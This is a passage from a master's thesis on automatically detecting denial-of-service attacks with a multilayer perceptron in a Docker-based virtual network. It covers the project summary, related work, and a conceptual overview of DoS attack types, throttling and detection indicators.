POLITECNICO DI TORINO

Master degree course in Computer Engineering

Master Degree Thesis

Intelligent forensics for the automatic anomaly detection in distributed infrastructures

Supervisor
prof. Cataldo Basile
prof. Andrea Atzeni
prof. Borja Bordel Sanchez

Candidate
Giuseppe Piombino

Anno accademico 2023-2024

To the pillars of my life,
Mum, Dad, Valeria, and Giorgio

Summary

The thesis "Intelligent forensics for the automatic anomaly detection in distributed infrastructures" explores the realm of the digital forensics, in search for solution for the automatic recognition of the Denial of Service (DoS) attacks, in a distributed infrastructure. The impact of the rapid technological advancements, that characterised the digital age, led to the development of an ultra-connected work, especially in sectors as IoT, finance, healthcare, e-commerce with special mention for smart cities and electric vehicles. Together with this advancement, came the negative impact of the progress: the evolution of crime, in this particular context, of cybercrime. Among the various types of cybercrimes, DoS attacks are particularly challenging. These attacks disrupt the normal functioning of systems, by overwhelming them with illegitimate requests. With the evolution of the DoS attacks, the detection and recognition process became harder and more complex. The solution proposed in this thesis, consist in a system that employs an AI to automate the forensic process of identifying DoS attacks, reducing the complexity and time request for manual detection.

The existing literature offers different hints about the direction the project could take. Previous works, for example, highlighted the importance of the collection of the log activity in a permanent way, saving them from a possible loss. Another, suggested the use of the Random Forest algorithm as baseline to test another machine learning algorithm, which in this thesis, have been found in the MultiLayer Perceptrons.

Initially, for a better comprehension of the phenomenon, an examination of the DoS attack is performed, detailing their nature, impact, types and specific examples. A DoS attack is a malicious attempt to disrupt the normal functioning of targeted servers, services or networks by overwhelming them with a flood of Internet traffic. The attacks exploit resource limitation and vulnerabilities, leading to significant losses in productivity, finance and reputation. Even an hour of downtime can result in substantial financial losses, as highlighted by statistical data. Three types of attacks have been distinguished: Volume-based attacks, protocol attacks and application layer attacks. The volumetric attacks flood the target with massive amounts of traffic to consume all available bandwidth and resources, preventing legitimate users from accessing the services. The protocol attacks exploit vulnerabilities in network protocols to exhaust the target's resources. Finally, the application layer attacks target a specific application to disrupt the service. A special attention has been dedicated to ICMP flood, SYN flood, HTTP Flood and slow HTTP attacks, offering a valid explanation for each of the categories mentioned. Furthermore, to better understand how to approach the attacks, a part

of the study is dedicated to the detection and mitigation of the attacks, exploring solutions oriented to the traffic analysis, the resource performances, the log files, honeypots and more.

At the same time, raised the necessity to obtain a testing and development environment. The best option appeared to be the creation and utilisation of a virtual network environment, aiming to the test and development of an AI model to recognise DoS attacks. The environment simulates a real-world network condition, providing a controlled space to study attack behaviours and refine detection methodologies. The virtual network has been build using Docker, exploiting the key features of containerisation. In this way the environment dependencies, configurations and standard operations are automatic, portable and consistent across different systems. The use of the virtual network offers several advantages, like: isolation to provide a safe environment to simulate and study DoS attacks without risking any consequence, legal included; reproducibility, providing the condition to repeat the experiments and obtain consistent results; flexibility, making the infrastructure easy to scale and configure. Docker-compose is employed to define and manage multi-container Docker applications, simplifying the setup and configuration of the virtual network. The network has a tree topology, in which as root is positioned a router called routerB and as leafs client representative nodes, which include an attacker node. On top of routerB there is the routerA, which connects the tree to the server network and an administrator node. The network routing is handled by FRRouting (FRR), an open-source IP routing protocol suite, designed to facilitate routing protocols like BGP, OSPF and RIP. It ensures efficient data packet routing across the network, mimicking the routing behaviours of real-world network. The administrator node, instead, is employed as a log collector and is meant to monitor the entire network. In fact, every node of the net sends its log to the administrator node. The log collection and aggregation activity is performed in the admin node, by means of the open-source data collector Fluentd. Together with the logs of the net, Fluentd collects the necessary information to understand if a DoS attack happened.

Having the infrastructure and the basic knowledge to approach a DoS attack, the AI model have been realised. The model aims to automate the forensic process, reducing the complexity and time requirements for manual detection of the cyber threats. The dataset used to train the model is based on the Canadian Institute of Cybersecurity (CiC) intrusion detection dataset (CIC-IDS2017). It includes a wide range of network traffic data, both benign and malicious, providing a comprehensive base for training the AI model. The dataset came from a previous work of the team of the co-relator Bordel, and have been preprocessed by importing the PCAP data on Wireshark and later elaborated in order to obtain the metric interested to recognise the DoS attack. Specifically, the metric searched are the same obtainable from the monitoring tool tcpLife and tcpTracer, offered by the BCC python library. The thesis compares two algorithms, the MultiLayer Perceptrons (MLP) and the Random Forest (RF). The MLP is a type of neural network composed of multiple layers of nodes, each connected to the next layer. MLPs are capable of capturing complex patterns in data, making them suitable for identifying intricate behaviours associated with DoS attacks. RF is a learning method that operates constructing multiple decision trees during training. It is known for its accuracy and robustness in various application, for this reason it has been used as baseline to evaluate the accuracy of the MLP. To train the model, the dataset has been divided in training set and testing set. The model has been configured with 3 hidden layers, in which the first two have six nodes each with a ReLu activation function, while the last layer has only one node with a sigmoid activation function, allowing the model to perform as a classification algorithm. Finally, the models have been evaluated focusing on the accuracy, precision, recall and F1-score. The RF resulted slightly more precise, but in optic of a future bigger database the deep learning option has been chosen.

In order to use the model in a real-world or emulated context, it is vital to define how to collect the data to be fed to the AI model. Data collection is crucial for gathering real-time and historical network traffic information and perform an accurate analysis of data, ensuring an ideal functioning of the model. The focus of the recognition has been set on the server, for this reason the collection unit is located in the server. The collection system relies on three main script: 1clock.py, tcpLife and tcpTracer. The first one serves as manager of the seconds, which are indeed the responsible for the collection of information. The tools tcpLife and tcpTracer are offered by the BCC (BPF Compiler Collection) library that provides several tools for various layer of system monitoring and most of all the possibility to compile, load and attach eBPF programs by means of a python script. EBPF (extended Berkeley Packet Filter) is a technology that allows user-space programs to execute custom code within the Linux kernel without needing to modify and recompile the kernel itself. TcpLife tool gather information related to the byte transmitted and received, and the duration of the TCP connection. TcpTracer instead gather information related to the number of opened and closed connections, and the time difference between one open/close/accept event and the other. To make the recognition more functional, the data have been collected in a specific time interval, in order to extract mean and variance of each feature. The manager script task is to synchronise the data coming from the two tools and send the result to the data collector Fluentd. The synchronisation happens by means of a timer and of the signal SIGUSR1 sent to both the tools. The inter process communication between the tools and the 1clock, happens by means of sockets. Once the SIGUSR1 signal is received, the tool sends a divisor string.

The final step for the creation of a real-world environment is the creation of an Attacker node. It is defined how to execute the attacks by means of different tools, such as slowhttptest, HULK (HTTP unbearable Load King), hping3 and an ad-hoc script to perform the Ping of Death attack. Slowhttptest can simulate several types of attacks, including the Slowloris, Slow HTTP POST, Slow read and Range Header. Two versions of HULK are presented: the original one by Barry Shteiman and a more modern version, that allows the creation of a local botnet and perform a DDoS HTTP POST attack. Finally, the hping3 tool, allowed the performing of SYN flood and ICMP flood attacks.

Finally, the outcome of the digital forensic practice are exposed. The process, from data acquisition to model deployment and analysis, is discussed. The key points are how the node logs and TCP connections detail were extracted by means of syslog-ng and the TCP tools already mentioned, and how they are collected by Fluentd. It is explained how to export and import the AI model and how the analysis have been done. Finally, the result of the tests are shown: the attacks Slowloris, Slow HTTP POST, Slow read, Range Header and the two versions of HTTP flood were recognised by the model. The SYN flood, ICMP flood and Ping of Death were not recognised.

Concluding, the thesis underscores the complexity and time-consuming nature of manually recognising these attacks. The automated solution proposed in fact offers an alternative for the recognising of several DoS attacks in a digital forensic environment. Furthermore, the choice of using a virtual network offers a pedagogic instrument for the exploration of the DoS attacks, of resources like eBPF and tools like Fluentd.

Acknowledgements

First and foremost, I would like to express my deepest gratitude to my supervisor, Cataldo Basile, for his time, availability to support the project and its effort in the critical phases.

I am also profoundly grateful to professor Andrea Atzeni for his invaluable feedback and suggestions. His constructive criticism and dedication to improve the quality of this thesis were greatly appreciated. A special mention to his human value, kindness and attention to emotional and psychological matters, often forgotten in the academic environment. A true asset for our university.

Special thanks to the Department of Topography at the Universidad Politecnica de Madrid for providing the necessary resources and a conducive environment for my research. Particularly professor Borja Bordel Sanchez and Ramon Pablo Alcarria Garrido have been essential in the realisation of the project and with the acclimatisation in the country. A special thank to Llinet Benavides Cesar, incredibly kind and supportive, who made my work days light and pleasant.

On a personal note, I am deeply indebted to my family for their unwavering support and understanding. My parents, Michele and Rebecca, have always believed in me and provided me with the encouragement and freedom to pursue my dreams. My sister, Valeria, fed my motivation and has been for me an example of professionality and scientist model. My friend, Giorgio, has contributed to the development of the person I am today, showing me daily what friendship means.

Thank you all.

Contents

Chapter 1

Introduction

The digital age, with a particular acceleration in the last years, has been characterised by a fast technological advance and the development of an ultra connected world, which has brought remarkable improvement in various sectors. Among these sectors, stand out the design and development of smart cities, the IoT world, electric vehicles field but also areas like finance, healthcare and E-commerce. However, parallel to this growth, there is the one of the cybercrime. The role of the digital forensic in this context become essential. The Interpol defines the digital forensic as "a branch of forensic science that focuses on identifying, acquiring, processing, analysing, and reporting on data stored electronically" [1]. As the cybercrime keep increasing its occurrence, the role of digital forensic become even more vital in detecting, mitigating and preventing the cyberattacks.




Figure 1.1. Estimated annual cost of cybercrime (source: Statista).

The rise of the cybercrime brought with itself an important contribution of the Denial of Service attacks. The increasing frequency is attributed to the spread of availability of DDoS-for-hire services, also known as ”booter” or ”stresser” services, making a DoS attack incredibly easy even for unskilled people [2]. Of course, the main accountable factor in growth is our, always increasing, reliance on the digital infrastructure. This instance, makes the understanding of the impact and the importance of DoS attack detection crucial. Smart cities rely heavily on an interconnected system to manage and control urban infrastructure such as traffic lights, public transportation and public safety services. The advent of the 5G and Internet of Things encompasses a vast array of devices connected to the internet, making them a potential entry point for cybercriminals. In 2016, as an example, the Mirai botnet attack highlighted the vulnerabilities of the IoT devices that were used to launch a massive DDoS attack that disrupted major websites and internet services [3].

One of the major challenges in combatting DDoS attacks is the difficulty in recognizing them. These attacks, in fact, unlike the other cyberattacks that may leave clear traces, often blend in with legitimate traffic, making the detection complex. Attackers use various techniques such as IP spoofing and botnets to amplify their attack and to mask their origins. Moreover, the constant evolving of the technique increased the complexity, making the attacks more sophisticated and harder to detect. The DoS attacks come in various forms, differentiating in volumetric attacks, protocol attacks and application-layer attacks. The first ones flood the network with excessive traffic, the protocol ones exploit the vulnerabilities in network protocols. Finally, the application-layer attacks target the specific applications, with a slower traffic, making them harder to detect. Moreover, traditional volumetric attacks, are now often combined with more advanced methods such as application-layer attacks and multi-vector attacks, making their detection and mitigation even more difficult.

One common method to mitigate the DoS attack is rate limiting, that aims to control the number of request a user can make to a server within a specified timeframe. However, if from one side this solution reduce the potential impact of a volumetric DoS attack, it also can affect legitimate user’s traffic. Another method is the traffic filtering, that consist in blocking malicious request based on predefined rules, being effective with basic attacks but not with new and more complex ones. Finally, there are Firewalls and Intrusion Detection Systems, which are designed to block unauthorised access and detect suspicious activities, looking for signature of specific DoS attacks.

IT forensics can play a pivotal role in the detection and mitigation of DDoS attacks. By analysing network traffic patterns, it is possible to identify anomalies that indicate a potential DDoS attack. Artificial Intelligence (AI) has revolutionized digital forensics, particularly in the context of DDoS attack detection. AI-driven tools can process vast amounts of data at unprecedented speeds, identifying patterns and anomalies that would be impossible for human analysts to detect manually. Through Machine Learning and Deep Learning algorithm, it is possible to produce prediction models starting from large datasets. By analysing the network traffic data, it is possible to perform a behavioural analysis, making possible the distinction of a normal and benign traffic from a malicious one, that may indicate a DoS attack.

These models can process and analyse data in real-rime, providing automatic and immediate detection and response, without relying on human manual labour.

The importance of understanding DDoS attacks and their detection require the development of virtual environments for academic purposes. These environments allow students and researchers to simulate DDoS attacks in a controlled setting, providing hands-on experience in detecting and mitigating such attacks. Virtual labs also facilitate the testing of new defence mechanisms and the training of IT professionals, ensuring they are well-equipped to handle real-world cyber threats.

This project aims to the realisation of a digital forensic AI model to recognise a DoS attack and its testing on a virtual network. The network is provided with a logging system, managed by an administration node, that collects the logs of all the nodes of the net. In a special way, the logging system is oriented to the collection of the data necessary to detect a DoS attack. The data are collected in a coherent way in relation to the dataset used to train the model. The model is trained on a dataset produced by a previous similar project by the professor Bordel and his team. The algorithm chosen to train the model is the MultiLayer Perceptron, which is a type of artificial neural network, consisted of multiple layer of neurons. The algorithm is capable of being trained on the basis of structured data, like the one of the dataset, and extract non-linear features thanks to the non-linear activation functions. The data used to predict or recognise an attack are mined by the metrics of the TCP connection and their performances. The collection of the data happens by means of eBPF, a technology that allows a user to interact directly with the kernel space. By doing so, it is possible to gain important and privileged information, which are usually inaccessible from the user space.

The secondary aim is to provide a safe and isolated environment in which it is possible to replicate the experiment. In this way, it is possible to perform a DoS attack without harming anyone or risk any legal consequence, offering, to students or researcher, the condition to conduct studies with the technologies involved and improve the security configuration of the system. The choice of the virtual setting, with the aid of containerization, makes the environment cheap, portable and fast to be built.

The thesis is organised as it follow:

1. The chapter 2 is a brief exploration about related works and other solutions.

2. The chapter 3 is a study about the DoS attack, going from the definition, to the typologies of attack. Then it proceeds on how to recognize, detect and mitigate them. Finally, there is a further in-depth analysis of four specific types of attack: SYN flood, HTTP flood, Slowhttp and ICMP flood.

3. The chapter 4 describes how the virtual network has been built, the technologies involved and its structure.

4. The chapter 5 deals with the AI model. It, indeed, describes the entire process of development, going from the choice of the dataset, the type of algorithm employed for the model and the baseline and finally the comparison of the results.

5. The chapter 6 is about the collection of the data related to the traffic and connection, to feed to the prediction model.

6. The chapter 7 is related to the attacker node and the tools used to perform the attacks.

7. The chapter 8 is an analysis of the results collected by the log manager and the predictions made by the AI model.

8. The chapter 8 concludes the thesis with a brief report of the entire project and future possible improvements.

Chapter 2

Related Works

Because of the great impact of DoS attacks, there is a substantial literature on the subject.

Tolanur et al. developed an analysis model based on Weighted Logistic Regression (WLR) and one on Random Forest(RF) demonstrating their power as tools for detecting and analysing DoS attacks. Logistic Regression is a statistical method used for binary classification problems, able to predict the probability of an event occurring by fitting data into a logistic curve. WRL is an extension of logistic regression that assigns weights to different instances in the dataset, in relation to their importance or relevance. Random forest, instead, is build on multiple decision tree build with multiple subsets of the training data. Both the algorithms resulted very effective and powerful, WLR in a particular way for its capacity of due to imbalanced datasets and its interpretability, while the Random Forest for its accuracy and robustness [4]. Differently from Tolanur's work, it has been opted to a different AI algorithm, Multi-Layer Perceptron, based on deep neural network. This algorithm is capable to deal with structured data and automatically learn relevant features from the input data, reducing the human labour. Furthermore, thanks to its non-linear activation function, it is able to model non-linear relationships in data. The Random Forest similarly to Tolanur has been used as baseline, to compare the results of the MLP.

Yihunie et al. evaluating the effects of the Ping of Death (PoD) compare the performance of the attacks on a healthy network, performed by a standalone machine and multiple attacking machines using Riverbed Modeller Academic. The simulation was configured to run for 5 hours capturing performance like DB Query Response Time, Traffic Received, Traffic Sent, Upload and Download Response Times. The study demonstrates the severe impact of DDoS attacks on the performance of internet-based services and offers advices about the possible metrics to consider in order to spot a DoS attack [5]. Similarly, in this work it has been captured the server performance keeping trace of the traffic received and the traffic sent, but instead of concentrating on the performance of specific DB query, it was concentrated on the performance of generic TCP connection. In addition, it has been observed the number of opened and closed connection, together with their duration.

Arnes et al. created ViSe, a virtual security testbed, which are environment designed to study computer attacks and suspect tools within the context of digital forensics, with the aim to support or refute hypotheses about security incidents through controlled experiments that emulate digital crime scenes. It can be physical, by cloning the entire environment, completed of hardware and software, virtual when is emulated on a single host and finally, simulated on testbeds, which instead, use mathematical models and algorithms to recreate the behaviour of networks, systems and cyber-attacks. The paper demonstrate that the ViSe enhances the credibility of the forensic investigations [6]. The work of Arnes has been inspiring for the elaboration of the secondary aim of this project. In fact, it led to the expansion of the environment from just two virtual machines to an entire virtual network, allowing the elaboration of several experiments and exploration of design alternatives, like the use of Fluentd as log collector and manager of the prediction data.

Fadzil et al. proposes a testbed using Raspberry Pi devices to simulate smart meters and VMs to simulate data collectors and servers. The testbed uses tools like BoNeSi for generating attack traffic and Whireshark for monitoring and analysis. The aim of the project is to evaluate the impact of DDoS attacks on IoT environments and develop an effective detection mechanism. To test the system, ICMP flood, TCP SYN flood and HTTP flood attacks have been performed. The metric to analyse the performance are relative to the CPU usage, memory usage, ping response and the smart meter throughput [7]. Similarly to Fadzil's project, in this thesis, SYN flood gets treated, but marginally. In addition, a hardly detectable by human eye attack (slowHTTP) and another Application Layer attack (HTTP flood) are performed. Using an AI, in fact, allows an easier and automatic detection of highly hideable attacks, especially in relation to human conducted analysis with the use of Wireshark.

Zulkifli et al. focused their work on analysing DoS attacks on Routerboards using live forensics methods. The research uses Wireshark to detect and analyse network traffic during DoS attacks, aiming to collect digital evidence while the system is operational. Live Forensics is essential for capturing volatile data that might be lost if the system is turned off, and allow the collection of digital evidence in real-time. The experiment involved the simulation of DNS flooding attack, with the software DNS Flood Master and its analysis using Wireshark. To acquire the forensic data at first it's required to check if the system is operational (the opposite would lead to the loss of important data), to connect the network with an investigator node to monitor and analyse data traffic in real-time. Moreover, thanks to admin login, detailed logs and configuration of the Router are withdrawn in a Log Activity and an IP Address List to identify the attacker. Finally, data are analysed by means of Wireshark and a report is compiled [8]. The work of Zulkifli highlighted the importance of the digital forensic science and suggested the importance of the collection of the log activity of the nodes and the collection of the data in permanent way. For this aim, it has been used syslog-ng as log system and Fluentd for the collection of the logs and data. In similar way to Zulkifli project, logs and data have been collected in an administration node.

Zafarullah et al. covered the topic of the digital forensics for cloud computing environments. The challenges are relative with the location and accessibility of the logs, that may not be available locally and that may be distributed on different machines and data centres, making it hard to highlight of relevant data. The paper focus on using logs from Eucalyptus, an open-source cloud computing framework, to identify Syslog, Snort or other log entries that can detect a cloud attack. The struggles are relative to the location transparency, which makes harder the localisation of data but also the understanding of the event dependencies. The paper highlights the importance of the relation between logs and their location [9]. In similar way in this project it has been treated the problem of the logs and their source. To solve the problem it has been used syslog-ng as logger and Fluentd, installed on the administrator node, as log collector. Each log collected takes notes of the source IP address, as well as the origin of the log.

Achi et al. examines a case of study tracing a DoS attack and outlines the methodologies of digital forensics, identifying the network vulnerabilities and security measures to prevent intrusions. Achi identifies vulnerability of network topologies Ring and Bus in the transmission of data, that is accessible to all nodes between the source and destination, making it vulnerable to interceptions. He also underlines protocol deficiencies, like the ARP table poisoning, to redirect network traffic into the attacker's machine or the Loki Attack, in which the Loki software is used to set up backdoors on compromised systems. Next, the attacker sends commands inside ICMP packets that the router assumes as harmless. Another network vulnerability is associated to routers and consist in a port flooding. The solution offered are mainly focused on firewall alternatives, offering a sight on the types of firewalling existent. He also offers some trace back proposals to identify the attacker. Finally, a DoS case is studied and solved by sniffing the packet with tools like tcpDump, that belongs to the same library as tcpLife and tcpTracer [10].

Sachdeva et al. explores the application of machine learning in digital forensics to detect DoS attacks within cloud networks, with specific attention on ICMP assault, TCP SYNC attack and UDP attack. The methodology uses Multi-Layer Perceptron combined with digital forensics techniques aiming in the reducing of false positives and improve detection rates. The digital forensic process consisted of a collection, an examination, a partial analysis, reporting and feedback. As dataset, Sachdeva used NSLKDD-Dataset, an updated version of the KDD Cup 1999 dataset, cleaned of the redundant or duplicate records [11]. Differently from Sachdeva, in this project has been opted for a dataset from a previous work, elaborated from a newer dataset recorded by the Canadian Institute for Cybersecurity (CIC-IDS2017). This dataset, contains HTTP flood attacks and slowHTTP attacks, which are the one, mainly, analysed in the forensic process. Similarly, an MLP algorithm has been used to recognise the DoS attacks.

Chapter 3

The DoS attacks

3.1 What is a DoS attack

Acronym of denial of service, DoS attacks are an impacting threat to the stability of the network systems and their services. They consist in keeping the victim busy, in order to prevent it to provide its service or take care of its task. It is possible to perform it by flooding the target with traffic or resource-consuming task, trying to exploit the resource limitation and vulnerabilities [12]. The denial of service results in potential significant loss in productivity, finance and reputation with relatively inexpensive resources. As noticeable from the graph 1.1, extracted by Statista, even just a downtime of an hour can lead to millions of loss [13] .

Attacks to ministerial websites can cause important inconveniences, bureaucratic issues or be used to send a threat message, especially in international conflicts. In other cases, in which the victim relies on its reputation for the availability of service, it can cause image damages [12]. In the online gaming environment, for example, the term “DDossing” has become very popular and consist in the attempt of lagging the game and obstacle the enemy strategy [14]. Apart from very famous attacks like the one of 2020 against AWS (incoming traffic of 2.3 terabit per second) or GitHub 2018 (1,3 Tbit/sec), the majority of the attacks keeps lying in the smaller range (Graph 3.1), demonstrating that even smaller services providers are in danger [15].

Instant recognition of DDoS attack and their mitigation is significant in the reduction of loss in the previously mentioned fields. The famous example of GitHub 2018 is a great demonstration of how the immediate detection of these attack can drastically reduce the damage. The website, in fact, remained unavailable only for 20 minutes [15].

3.2 Types of DoS attack

DoS attacks can be differentiated in categories: volume-based attacks, protocol attacks and application layer attacks.




Figure 3.1. Percentage of attack by bitrate (source: Cloudflare).




Figure 3.2. Attack duration percentage (source: Cloudflare).

3.2.1 Volume-based attacks

Also known as volumetric attacks, the volume-based attacks, are the most common and known DoS attack. They consist in overwhelming the target network, service, or application by flooding it with traffic aiming to consume its resources or bandwidth so that legitimate users can not access the services. Examples of volumetric attacks are:

- UDP flood: UDP packets destinated to random ports on the target system, to which the system answers with ICMP "Destination Unreachable" consuming bandwidth.
- ICMP floods: large number of Echo Request, in other words "ping", sent to the target that will answer with Echo Reply packets.

- Amplification attacks: a kind of reflection attack, in which are exploited protocols that have a bigger answer than the request, such as DNS, with the target address spoofed, in order to redirect these resource consuming answers to the victim.

Real-world examples are the DynDNS attack of the 2016 claimed by Anonymous and New World Hackers, hitting services like Twitter, Reddit, Netflix or Spotify with a huge traffic volume, or the already mentioned GitHub attack of the 2018 reaching an amount of traffic equal to 1.35 Tbps [16] [17].

3.2.2 Protocol attacks

The protocol attacks exploit the weakness in a protocol aiming to consuming the resources of the victim. TCP Fragmentation attack, for example, send fragmented headers forcing the server to reassemble them, wasting resources [18]. TCP Reset instead, consist in sending fake TCP reset packets in order to disrupt ongoing communication between clients and servers. A real-world example can be the NTP Amplification Attack of the 2014 against Microsoft Xbox live, a famous platform for gaming. The NTP amplification attack rely on the vulnerabilities in the Network Time Protocol servers. As a reflection attack, implies the sending of small request, with spoofed addresses, to NTP servers. The latter will answer with larger packets to the victim, resulting in an amplification of the attack. An NTP server is the node of a network responsible for synchronising the others, by maintaining precise timekeeping, referenced with reliable time source such as atomic clocks or GPS satellites. To prevent this type of attack it is mandatory to implement rate limiting, access controls and network filtering [19]. Another example is the well known Great Firewall of Chine, that uses the TCP reset attack to operate an Internet censorship [20].

3.2.3 Application layer attacks

The application layer attacks target a specific flaw of a resource or application in order to disrupt a service. Examples of application layer attacks are the HTTP Flood and the Slowloris attack. The HTTP Flood launches requests against a web server to overwhelm its capacity to react to legitimate traffic. The Slowloris and the Slow POST Attack are the lighter version of the HTTP flood. As the light steps of a ninja, they are harder to be detected, making them very dangerous. These attacks, in fact, aim to consume the resources to slow down the provided services. To avoid them, it's advised to implement rate limiting logic and throttling, namely limiting the number of request an IP can accept by a single IP address [21] [22]. Other solutions might be

- Input validation and sanitation to avoid SQL injections and buffer overflow attacks, that try to exploit vulnerabilities that cause high resource consumption.

- Efficient code practices to reduce the load of work of the computational resources.
- Content delivery networks which are used to distribute the traffic to support network to reduce the impact of overwhelming traffic and get the chance to filter the malicious traffic.
- Behavioural analysis and the detection of anomalies, a very complex technique which involve a high waste of resource if the analysis is conducted manually.

Real-world example are: the Slowloris attack to Iran government sites after Iranian election of the 2009 in which the attacker caused significant delays and downtime for the online services by keeping open several connections with the servers by sending incomplete HTTP request [21].

Throttling

In real-life business, throttling is used with API (Application Programming Interface). Since they work as a gateway between users and the software application, it is crucial to implement a throttling algorithm to avoid the service provider to be flooded with requests. In general, when an API throttling logic receives a call to an API, it checks if the request exceeds the maximum number of calls, if that's the case, an error response is returned to the user that will wait a pre-agreed period of time. Possible throttling algorithms are the leaky bucket, the fixed window or the sliding window. The leaky bucket is not different from a first-in first out queue with a specific size. At regular intervals, the algorithm removes a request from the head of the queue and processes it. If the queue is full, then the request is discarded. In this way, the requests are processed at a constant rate, avoiding the system to get overwhelmed and get stuck. Since it is a FIFO queue, there's a chance of starvation when the queue is full, the request that try to get on the top don't get the chance to enter the queue. The fixed window allows N number of API calls for a user in a particular range of time, in which each user is equipped of a unique key and a counter associated. When the counter reaches the limit, the user's API request are rejected. The counter gets then reset when the fixed time window ends. To solve the possible burst of request at the beginning of the window, each user is equipped with a time window, which is saved by means of a timestamp together with the counter. In conclusion, the throttling reduces the malicious use and improves the performance of the web service. In addition, it can be used to increase the revenue by allowing the user to pay money for the possibility of requesting more APIs [23].

3.3 How to recognise a DoS attack

A DoS attack is typically recognised through various signs and detection methods. Some of generic indicators of a DoS attack are:

- Unusual Traffic Patterns: without the help of automation, it is easy to notice only sudden increase of traffic that is not aligned with normal usage patterns, especially if from a single IP address or a range of IP addresses. What it should be looked for, in general, are the periodic presence of traffic spikes in short interval of time [24].

- Degraded Network Performance: the performance of the network get worse, causing delays in accessing the services or the content of the server and grow of the latency in the transmission of data.
- Unavailable Services: the ceasing of working of websites or services that were previously available, manifesting frequent outages and errors like "Service Unavailable" or "Server Timeout" [24].
- High System Resource Utilisation: Servers experiencing high CPU or memory usage due to handling excessive number of requests. Moreover, a fast increment of disk usage may indicate the logging of huge volume or traffic [24].
- Log File Entries: repetitive or excessive entries may indicate attempts to gain access to resources or unusual pattern of request [24].

3.4 Detection Techniques

There may be several indications that a network or server may be under DoS attack. To certify these suspicions, it is necessary to collect concrete data. A possible method may be to start from the clue and link a tangible parameter.

3.4.1 Traffic Analysis

The traffic analysis is conducted by observing network traffic. The monitoring can be done by means of monitoring tools like Wireshark, NetFlow or sFlow in search of patterns and anomalies typical of DoS attacks, such as a high rate of incoming packets or connections and presence of connection opened but never closed. Other way of monitoring the system are the IDS (intrusion detection systems) in the pursuit to signs of suspicious activities [24].

Looking for spikes in the traffic, it's possible to check the:

- Source IP Address Distribution, analysing the diversity and volume of IP addresses generating traffic by means of tools like Wireshark or firewall logs [24].
- Protocol distribution, inspecting the proportion of the different protocols in use, relying on in software like Wireshark or NetFlow analysers [24].
